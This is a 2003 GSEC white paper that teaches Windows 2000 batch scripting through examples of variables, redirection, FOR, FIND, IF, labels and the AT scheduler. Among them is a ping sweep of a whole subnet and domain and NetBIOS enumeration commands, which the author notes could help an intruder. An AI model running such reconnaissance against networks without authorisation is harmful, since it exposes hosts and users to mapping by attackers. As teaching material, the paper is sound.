WHITE PAPER

Using Scripts to Exploit and Mitigate Risks

Robert Rodriguez

Using Scripts to Exploit and Mitigate Risks

An introduction to scripting in the Windows 2000 environment.

By Robert G Rodriguez

GSEC Assignment v. 1.4b
Nov 12, 2003

TABLE OF CONTENTS:

Using Scripts to Exploit and Mitigate Risks....1
TABLE OF CONTENTS:....2
INTRODUCTION....3
WHY SCRIPTING....3
WHAT TO LOOK FOR....3
DISCLAIMER....4
PIECING A SCRIPT TOGETHER....5
- Variables....5
- Environment Variables....6
- Arguments....7

REDIRECTING, FOR, FIND, AND IF....8
- REDIRECTING OUTPUT OF A COMMAND....8
- THE FOR COMMAND....10
- FINDING STRINGS....12
- THE IF COMMAND....13

PUTTING IT ALL TOGETHER....14
- FINDING YOUR WAY THROUGH....14

ADVANCED SCRIPTING....16
- CALL COMMAND....16
- AUTOMATION OF TASKS....16

HOW SCRIPTS CAN BE USED TO EXPLIOT SYSTEMS....17
USING SCRIPTS TO MITIGATE RISK....20
REFERENCES:....25

INTRODUCTION

It’s fairly common knowledge that batch files, or scripts, can be used to automate many mundane and tedious tasks. It is not said enough, however, that scripts can create risks. On the lighter side, you can also use scripts to help mitigate risks. If you are an administrator utilizing multiple Microsoft® platforms, perhaps you should consider how well your network is protected. We’ll cover how scripts can best help you and your unique situations by covering some of the commands that really make a script what it is; powerful. Rather than talking solely about how to automate tasks, we’ll take a deeper look at script-automation and see how we can use it for the forces of good - and how it can be turned to evil.

WHY SCRIPTING

Before we answer the “why”, let’s take a look at the “what”. What is a script? In a Windows environment, a script is nothing more than a sequence of shell commands in a text file. Shell commands are the same commands used at the command prompt (1). In short, it’s nothing more than a batch file. Most administrators can relate to typing commands at the command prompt, so scripting is not as difficult as one might think. Simply put, command-line scripting is probably the easiest to learn and use. In fact, as a curious mind learning how to script, I have found that most of the commands I need are the same commands I use regularly at the command prompt. It’s familiar to me, therefore easier to use. In addition to the ease of use, command-line scripting is free of charge; that is, once you have purchased a Microsoft® operating system, you can go to work with little or no help from third-party applications.

Aside from its ease of use, command-line scripting is very useful in many different ways. As Terry Chapman points out in his cleverly written assignment (2), scripting can allow automation of repetitive tasks that would otherwise take a lot of time.

WHAT TO LOOK FOR

So what is it that we look for? I suppose there are tons of pieces of information that we can look for, however, it all depends on what information you need to complete your mission. There is certainly a lot of information that can lend a hand in creating a custom script; you just have to know what you need. Here are some of the most common that I use:

MAC Addresses	Can provide a weak form of authentication.
Username	Can provide insight as to who you are looking for / at
Machine Name	One of the most common things I need to know
Comments	Can be used to track location (e.g., "Bldg 1, Rm 224, HRO_Harry)
IP Address	Knowing the IP Address is only half the battle
Time and Date	It's always good to know when. We can use these commands for logging

So where can one find all of this information? No worries my friend - some basic commands needed to find this out are just below. Just make your way to a DOS prompt and have at it. All of the commands that listed below should be able to work on WinNT 4.0 and Win2k (server or workstation).

Command	Description	Needed for
IPConfig /ALL	Gives you information for your Ethernet NIC(s).	IP Address, MAC Address
NBTStat	Displays NetBIOS information	Machine Name, Locate User, IP Address
Net Config Server /SRVCOMMENT:"***comment***"	Adds a comment to your computer	Computer description and identification
Net View /DOMAIN:***domainname***	Allows you to view workstations information within a domain	View PC names, shares and comments
Time	Displays the time	Logging time
Date	Display the date	Logging date
Echo	Displays messages	Defining what shows on your screen

Figure 1 – Common commands used to find information on a Windows 2000 workstation.

DISCLAIMER

Some people may argue that some of these commands alone can possibly allow hackers unprivileged information - and they would be correct! But so could something as simple as an ICMP message from a ping! So could Telnet! So could a lot of other things! The thing that you must assess as a security administrator is how to protect that information - or decide how much of a risk that information is in the hands of an otherwise would-be infiltrator.

When attempting to run scripts, you need to try isolating the testing so that you don’t inadvertently put a poorly written, or malicious, script onto a live network. Also keep in mind; you need to test the script numerous times until you know exactly how it works under every condition. Be sure to get permission, or put out a memo describing what you’re trying to do and what everyone should expect. People that are informed are much happier than people who are left in the dark. Beware - if you don’t notify people, you inherently become the hacker… thus the hunter becomes the hunted. Stephen Northcutt, among others, points out that written permission is the fine line between security and hacking.

PIECING A SCRIPT TOGETHER

So what makes a well-written script? It depends on who you talk with, but it comes down to a few basic guidelines:

1. Knowing what you want to do
2. Knowing how to do it
3. Documentation
4. Test! Test! Test!


So far we've discussed what we want to find out. Now, we need to know *how* to find out. Normally, I would talk more about the commands at this point in my paper; however, I feel that it is more important to discuss command syntax. Due to the nature of shell scripting, it's important to realize how it can work for you to be the most efficient and helpful tool around. There are usually three different pieces to every script:

1. Script – the end product
2. Variables – working with the unknown
3. Arguments – what options come after the script

Variables

If you remember taking that algebra class, you may remember learning about variables! You know what I'm talking about; only given information can solve that specific number or value. In other words, we don't know what our value is because we have to work the problem until we discover the variable. Does that make any sense? Good thing I'm not a math teacher! However, I do know that those variables used in the scripting sense are similar, yet different. How? It's simple. Variables are the values that we don't know, and yet they may never be the same value. Let me give you an example that you can try with your own machine:

From the command prompt, try the following:



```
C:\>echo %computername%
Montreal04312

C:\>
```

Figure 2 – Using the echo command to display a variable.

By typing in “echo %computername%” we were able to see our computer name! How’s does it work? First, we use the echo command to repeat or “echo” back information on our screen. Next, we type in the variable of “%computername%” which specifies our NetBIOS or computer name. Notice that my computer name is not the same as your computer name. There are many different computers in the world, and I’m willing to venture that most of them don’t have the same exact name. That, my friends, is the variable – a value that we don’t know, and it may never be the same.

This is only one of the many different examples of variables that can be shown. I’m not a programmer by trade, and this is a relatively new subject for me, so I don’t know them all yet. Although you can be certain that you’ll see more examples later on, I’d like to point out that the scope of its many uses is certainly beyond this paper.


So now we know what a script is and what a variable is, how do we use the variables with a script? That’s where arguments come into play.

Environment Variables

There are other variables that are system specific. Going back to figure 2 for a moment; some people might wonder where I pulled “%COMPUTERNAME%” from! I promise you that I didn’t just make it up. In fact, I wondered the same thing for quite some time, that is, until I discovered an important command: SET.

The “set” command will create, remove or display your environment variables (3). For a list of environment variables, try typing, “SET”, at the command prompt. Did you notice that “%COMPUTERNAME%” is there too? It sure is, and it’s among many other system specific environment variables. I’ve taken a few of my variables here to show you the similarity. Although we have some of the same environment variables, they don’t all have the same value. To see the value by using echo, type in “echo %<insert-variable-here>%” (see figure 3).

```
ProgramFiles=C:\Program Files
PROMPT=$P$G
SystemDrive=C:
TEMP=C:\DOCUME~1\RODRIG~1\LOCALS~1\Temp
USERDOMAIN=DOMAINX
USERNAME=rodriguezrg
USERPROFILE=C:\Documents and Settings\rodriguezrg
```




```
C:\>echo %programfiles%
C:\Program Files

C:\>echo %prompt%
$P$G

C:\>echo %tmp%
C:\DOCUME~1\RODRIG~1\LOCALS~1\Temp

C:\>echo %username%
rodriguezrg

C:\>echo %windir%
C:\WINNT

C:\>_
```

Figure 3 – Echoing some environment variables

Arguments

An argument is a value, grabbed by your script, and used to complete the commands (4). Let's go back to the echo command and use it along with variables for this example. I like to use notepad to write scripts, but you can definitely use WordPad or the MS-DOS Editor by typing "edit" from the command prompt. Go ahead and insert the following:



```
echo off
echo %1
```


Figure 4 – Example1.bat

Once you've typed that up, save that file onto your hard drive, preferably somewhere you will remember! Also, try putting the @ sign in front of the word "echo" and see what happens (you'll get the answer in a later section).

Now go to the command prompt and make your way into the directory where you saved your file. If you type in the filename at the prompt, what do you get? What you should've gotten was a message telling you that the echo was off (see figure 5). Notice that the line is echoed back to us as if we actually typed it in. This can be informative in the sense that it makes troubleshooting a little bit easier seeing as how we can observe the actions of each command within our script.


Next, type in the command (filename) again, this time followed by the string "HELLO!" instead. Notice that this time, you didn't get a message notifying you of the echo status. Instead, the echoed information was the literal text that followed the command (see figure 6). You can try any word other than "HELLO!" if you'd like.

Finally, let’s see what happens if you type in more than one word following the command. Try the command yet again typing “HELLO WORLD!” at the end of it. What did you get? If you created the file correctly, you should’ve gotten the same results as you did in step 2 (see figure 7). So what would cause this phenomenon to happen? The argument did, which was also our variable! Remember, we specified only one variable by using the “%1” in our example. If we wanted to put more, then you can put more by using %2, %3, etc. As far as I’ve seen, you can go up to %9 before you need to use another command to kind of extend those variables. We’re not going to cover that information here; I just wanted to point out that it could be done.




```
C:\>example1

C:\>echo off
ECHO is off.

C:\>
```

Figure 5 – Step 1



```
C:\>example1 HELLO!

C:\>echo off
HELLO!

C:\>_
```

Figure 6 – Step 2



```
C:\>example1 HELLO WORLD!

C:\>echo off
HELLO

C:\>
```

Figure 7 – Step 3

REDIRECTING, FOR, FIND, AND IF

There are only a few more commands that you need to know to get you started on your own script gaming. In this section, we’ll discuss conditional scripting and redirecting the output to a text file. These are known as the internal commands, that is, they are internal to Windows operating system.

REDIRECTING OUTPUT OF A COMMAND

What’s the point in redirecting? Well, what if you want to have a directory listing printed out? Or, better yet, you want to have automated tasks logged so that you have a trail to follow in case Captain Murphy (5) pokes his ugly head around the corner! There are quite a few reasons, in fact, but let’s start with the basics, shall we? Listed here are a few different ways to redirect:


Symbol	**Description**
>file	Redirects command output to the file specified. You can also use a standard device name such as LPT1, CON, PRN or CONOUT$ as the file name. Any preexisting contents of the file are lost.
>>file	Redirects command output to the file specified. If the file already exists, all command output is appended to the end of the file.
<file	Redirects command input from the file specified. You can also use a standard device name such as CON or CONIN$.

2>file	Redirects command error output to the file specified. You can also use a standard device name such as LPT1, CON, PRN or CONOUT$ as the file name. Any preexisting contents of the file are lost.
2>&1	Redirects command error output to the same location as command output. This makes any command output redirection also apply to command error output.
cmd1 | crnd2	Pipes the command output of cmd1 to the command input of cmd2. Multiple pipe characters are allowed, creating a chain of commands, each sending output to the next command in the chain.

Figure 8 - Command Redirection Symbols (6)

Let's try a few!

Go to the command prompt and list your directory (i.e. – DIR). Now, let's list the directory while simultaneously redirecting it into a file called 'total.txt'.




```
C:\>dir > total.txt
```

Figure 9 – Redirecting output to a file.

If you open 'total.txt', you'll find your directory listing there for your viewing pleasure!

Now, let's see if can join two commands together to speed things up. You only want to see directories and files. We'll use the "FIND" command along with the "DIR". As you may have guessed, "FIND" will find a specific string. Let's take a look:



```
C:\>dir | find "/"
2003/09/12  06:06p                  1,024 .rnd
2003/03/04  02:12p      <DIR>             02-03
2003/02/14  11:53a      <DIR>             08-03
2003/05/21  09:41a      <DIR>             14-03
2003/07/11  12:32p      <DIR>             17-03
2003/10/01  05:35p                  2,002 2003040.TXT
2003/07/21  06:25a                  1,341 2003220.TXT
2003/07/22  06:38p                    723 2003240.TXT
```

Figure 10 – Combining commands

By using "FIND" to search out the"/", we get every directory and file. This works well because every file and directory has some sort of time and date stamp. If your regional options have a "/" as a date separator, then this is a good command to use. This saves time especially if you have a lot of files to browse through. Any would-be perpetrator could use this trick, perhaps, to find information more quickly. You'll see more examples at the end of the section. For now, let's run this command again and redirect it to 'total.txt'.

```
Dir | find "/" > total.txt
```


This will overwrite the original ‘total.txt’ with the new information. We’ll need this for the next example.

THE FOR COMMAND

The “FOR” command, as defined by Microsoft®, runs a specified command for each file in a set of files (7). You can do many different things with the “FOR” command, which makes it a powerful ally when saving time. For example: Open ‘total.txt’. You should see a directory listing by date, time, size and name.

```
2003/09/12  06:06p               1,024 .rnd
2003/03/04  02:12p      <DIR>          02-03
2003/02/14  11:53a      <DIR>          08-03
2003/05/21  09:41a      <DIR>          14-03
2003/07/11  12:32p      <DIR>          17-03
2003/10/01  05:35p               2,002 2003040.TXT
2003/07/21  06:25a               1,341 2003220.TXT
2003/07/22  06:38p                 723 2003240.TXT
2003/07/14  07:44a              10,233 2203Matrix.rtf
```

Now we want to see only FILES with extensions and filter out other information without spending too much time doing it, so we use the “FOR” command:



```
C:\>for /f "tokens=2,3* delims= " %i in (total.txt) do @echo %k | find "."
```

Figure 11 – Using the FOR command

Let’s break this line down:


1. **For /f** – indicates that we are going to parse a file or file set
2. **“tokens=2,3*** – pass the 2nd and 3rd tokens from each line to the for body. Star is wildcard, meaning that any number of tokens after the third one can be assigned a value.
3. **delims= “** – tokens are delimited by spaces. The delimiter is any value after the “=”
4. **%i** – that is our variable; starting at the 2nd token
5. **in (total.txt)** – all of this will take place using information from the file, ‘total.txt’
6. **do @echo** – perform this function of echo, the @ signifies a single line echo off (in other words, don’t show this command being typed - only show the results)
7. **%k** – that is one of our tokens
8. **| find** “.” – during the first command, find only lines that contain a period in them

Figure 12 shows an example of how to determine which token is which. Notice that there is no variable value for the first bit of information. This is due to our delimiter; the first space was after the first token. It will have no value since we decided to start with the second token

Function	Date	Time	Size	Name
Information	2003/10/01	05:35p	2,002	2003040.TXT
Variable Value	No Value	%i	%j	%k
Token position	1st	2nd	3rd	4th

Figure 12 – Breaking down the "FOR" command

Go ahead and redirect that into another file, 'file1.txt', for a later example.



```
C:\>for /f "tokens=2,3* delims= " %i in (total.txt) do @echo %k | find "." >> fi
le1.txt

C:\>
```


Figure 13 – File redirection

The important thing that you should know is that the "FOR" command is an iterator. This means that it repeatedly iterates another command.

```
FOR iterator DO command
```

In the examples above (figures 11 & 12) we use the "FOR" command as a text parser, but it is so much more powerful than that!! Try using the numeric iterator:

```
for /l %i in (1,1,254) do @ping -n 1 192.168.1.%i
```



```
C:\>for /l %i in (1,1,254) do @ping -n 1 192.168.1.%i

Pinging 192.168.1.1 with 32 bytes of data:

Reply from 192.168.1.1: bytes=32 time=10ms TTL=64

Ping statistics for 192.168.1.1:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 10ms, Maximum =  10ms, Average =  10ms

Pinging 192.168.1.2 with 32 bytes of data:

Request timed out.

Ping statistics for 192.168.1.2:
    Packets: Sent = 1, Received = 0, Lost = 1 (100% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum =  0ms, Average =  0ms

Pinging 192.168.1.3 with 32 bytes of data:
```

Figure 14 – Using the numeric iterator to ping 254 IP's.

What a mess we're looking at… let's pipe this to the "FIND" command to clean it up a bit:

```
for /l %i in (1,1,254) do @ping –n 1 192.168.1.%i | find "Reply"
```

That should do it. Can you see what's going on in this example? We can easily ping all hosts within any given subnet and find only those that reply. We don't even have to stop with this example. Based solely off of what we have learned thus far, we could easily redirect this information to a text file and then use that text file to run other commands. Also, we could use the "PING –A" option to give us names. From there we could track down users, locations, and other information that could be sensitive. It could be used for good or bad…. you be the judge!

Let's break this line down:

1. **For /l** – indicates that we are using the numeric iterator..
2. **%i** – that is our iteration variable.
3. **in (1,1,254)** – begins with 1, increments (steps) by 1, ends with 254.
4. **do @ping –n 1 192.168.1.%i** – ping hosts 1 – 254 for the network of 192.168.1.0 one time each without echoing the ping command
5. **| find "Reply"**– only show lines that contain the match "Reply" from the previous command.

FINDING STRINGS

You've been informally introduced to the "FIND" command. With it you can search for a specific string in a file or group of files (7). There are only a few arguments that follow the find command. Here is a listing of all the arguments used with the "FIND" command.

find /V - Displays all lines NOT containing the specified string.
find /C - Displays only the count of lines containing the string.
find /N - Displays line numbers with the displayed lines.
find /I - Ignores the case of characters when searching for the string.

For this example, we'll use find to search for a specific string. From the command prompt, try typing:

```
Dir | find "txt"
```


Notice that you have a listing of .txt files in your directory. You might also notice you may not have all of them listed. This is due in part of the "FIND" command searching for case sensitive strings; which is the default. Using the above reference for the "FIND" command, can you figure out which argument we need to fix this? That's right, it's the "/i" argument. Let's try again, this time use the "/i" argument.

```
Dir | find /i "txt"
```

You should have a more complete listing of text files. What if we weren't looking for *text* files? What if we wanted to display everything BUT text files? Well let's try to create the scenario:

For every line in 'file1.txt', find and echo every line that does *not* have a '.txt' extension.

If done properly, it should look like figure 15:



```
C:\>for /F %i in (file1.txt) do @echo %i | find /i /v "txt"
.rnd
2203Matrix.rtf
add.bat
AdobeWeb.log
adv-counsel.rtf
```

Figure 15 – Using the find command to display every line except those that contain 'txt', regardless of case.

Using the "/v" argument, we've specified that we *don't* want to see any line that contains "txt".

Well see other uses of the find command once we get to the more advanced examples.

THE IF COMMAND

The "IF" command is going to perform a conditional based process (7). What this means is that we can tailor our script to perform a function based on a certain value or condition. Take a look at Figure 16 and you'll get an idea of what that means.

Figure 16 – The "IF" command being used to match variables

You can also use the "IF" command with errorlevels. Errorlevels are also variables used by programs as an exit code for the function that it has just performed. The errorlevels let you use the exit codes as conditions. (7). Here are a few that you can try out:

```
If exist *.txt @echo TEXT FILES EXIST…
If not exist *.txt @echo %errorlevel%
```

And you can also do other things like:

```
If not exist security.patch got :LoadPatch
If not %os%==Windows_NT goto :END
```

There's not much more to the "IF" command, you just have to know when to use it. Of course there are other uses that it has in conjunction with other commands, but for the sake of overkill, we'll stay with the basics.

PUTTING IT ALL TOGETHER

Now that we have had a quick and dirty of the commands, let's talk about putting these commands to use for us. In this section, we'll learn how to properly write a script using the commands that we have learned. We'll cover the proper way to document, the purpose of labels and how to call other scripts from within a script.

FINDING YOUR WAY THROUGH

Have you ever gone on a nature hike and had difficulty finding your way back? Or maybe you've taken over someone's desk and the files are difficult to find? Perhaps you would better find your way through the forest if you had indicators that you could reference to guide your way. And with the files, perhaps if we knew what they were we could organize them in a manner that our work would be more efficient. Maybe if we had comments on the folders and files; that would certainly help us out. With scripts, it's the same thing. We need markers to tell us, as well as the commands, were we are and what we are doing.

Remarks are lines within a script that are ignored when the script is run. Making remarks can be really helpful, or completely useless depending on what you put in the remarks field. There are a few ways to indicated remarks within a script. "REM", which is used to "remark", causes everything following it to become meaningless text – well, at least to the computer. But there are other variations instead of "REM".

```
REM This line is meaningless text. It is used solely for me to
REM explain my script.

:: This line is also considered meaningless and is ignored. But
:: it’s so much easier on the eyes.
```

Now we need some way to identify sections of a script and that's what labels do for us. By using labels we can invoke the "GOTO" command within a script in order to move to a specific location within the script. Assuming that you have a Windows 2000 box, follow the labels until you get to the end.
==

```
REM If this text file exists, go to the label of "END"
otherwise, go to next
REM line
@ECHO ON
IF EXIST C:\031010.TXT GOTO END

REM If this path exists, go to the label of "W2K"
IF EXIST "C:\Documents and Settings\All Users\Application
Data\Symantec\Norton AntiVirus Corporate Edition\7.5\" GOTO W2K

REM If this path exists go to the label of "WNT"
IF EXIST "C:\WINNT\PROFILES\All Users\Application
Data\Symantec\Norton AntiVirus Corporate Edition\7.5\" GOTO WNT

REM If neither of the previous lines apply, then go to the end
GOTO END

:W2K

REM Copy this file and then go to "COPY-FILE" label
COPY "\\PDC\netlogon\BASEGRC.DAT" "C:\Documents and Settings\All
Users\Application Data\Symantec\Norton AntiVirus Corporate
Edition\7.5\GRC.DAT" GOTO COPY-FILE

:WNT

REM Copy this file and then go to "COPY-FILE" label
COPY "\\PDC\netlogon\BASEGRC.DAT" "C:\WINNT\PROFILES\All
Users\Application Data\Symantec\Norton AntiVirus Corporate
Edition\7.5\GRC.DAT" GOTO COPY-FILE

:COPY-FILE

REM Copy this file
COPY "\\PDC\netlogon\031010.TXT" C:\

REM End of file
:END
```

Figure 17 – Examples of using the "GOTO" command with labels.

If you follow the blue remarks, you'll get an indication of how the labels can help us better organize what our login script does. In this example, it's used to create a poor man's way of ensuring that your clients have Norton AntiVirus loaded on their machines.

ADVANCED SCRIPTING

CALL COMMAND

Once you begin understanding scripting and creating more elaborate scripts, you'll find that you may need certain scripts only if they are needed. And you'll find that you have several scripts that you want to piece together without re-writing all of your scripts. Using the "CALL" command within a script will give you just that kind of flexibility. In the above example, you could replace "GOTO COPY-FILE" with "CALL COPYFILE.BAT" instead. Of course, you would have to have a file named "COPYFILE.BAT" and in it, you would have to have the appropriate statement of: COPY "\\PDC\netlogon\031010.TXT". Since there isn't much to the "CALL" command, we'll see how it's used in our final examples.

AUTOMATION OF TASKS

Tasks can be easily automated with a Windows environment. Using the "AT" command will help accomplish this feat, but you may want to consider using it's more convenient cousin, the "SOON" command. The "SOON" command is found with the Windows NT and 2000 Resource Kits. Since the "SOON" command is based off of the "AT" command, we'll talk about the "AT" command first.

The "AT" command can "automate tasks" for you so that you can locally or remotely schedule various tasks for computers within your domain. It can be very useful when attempting to run commands from a distant computer. By the way, you need administrative access to schedule tasks.

AT	*Computername*	*Time*	*Option*	*Command to be run*
AT	\\COMPUTER1	12:00	/INTERACTIVE	"REBOOT.EXE"

The above example shows that you could have COMPUTER1 reboot at 12:00 p.m.

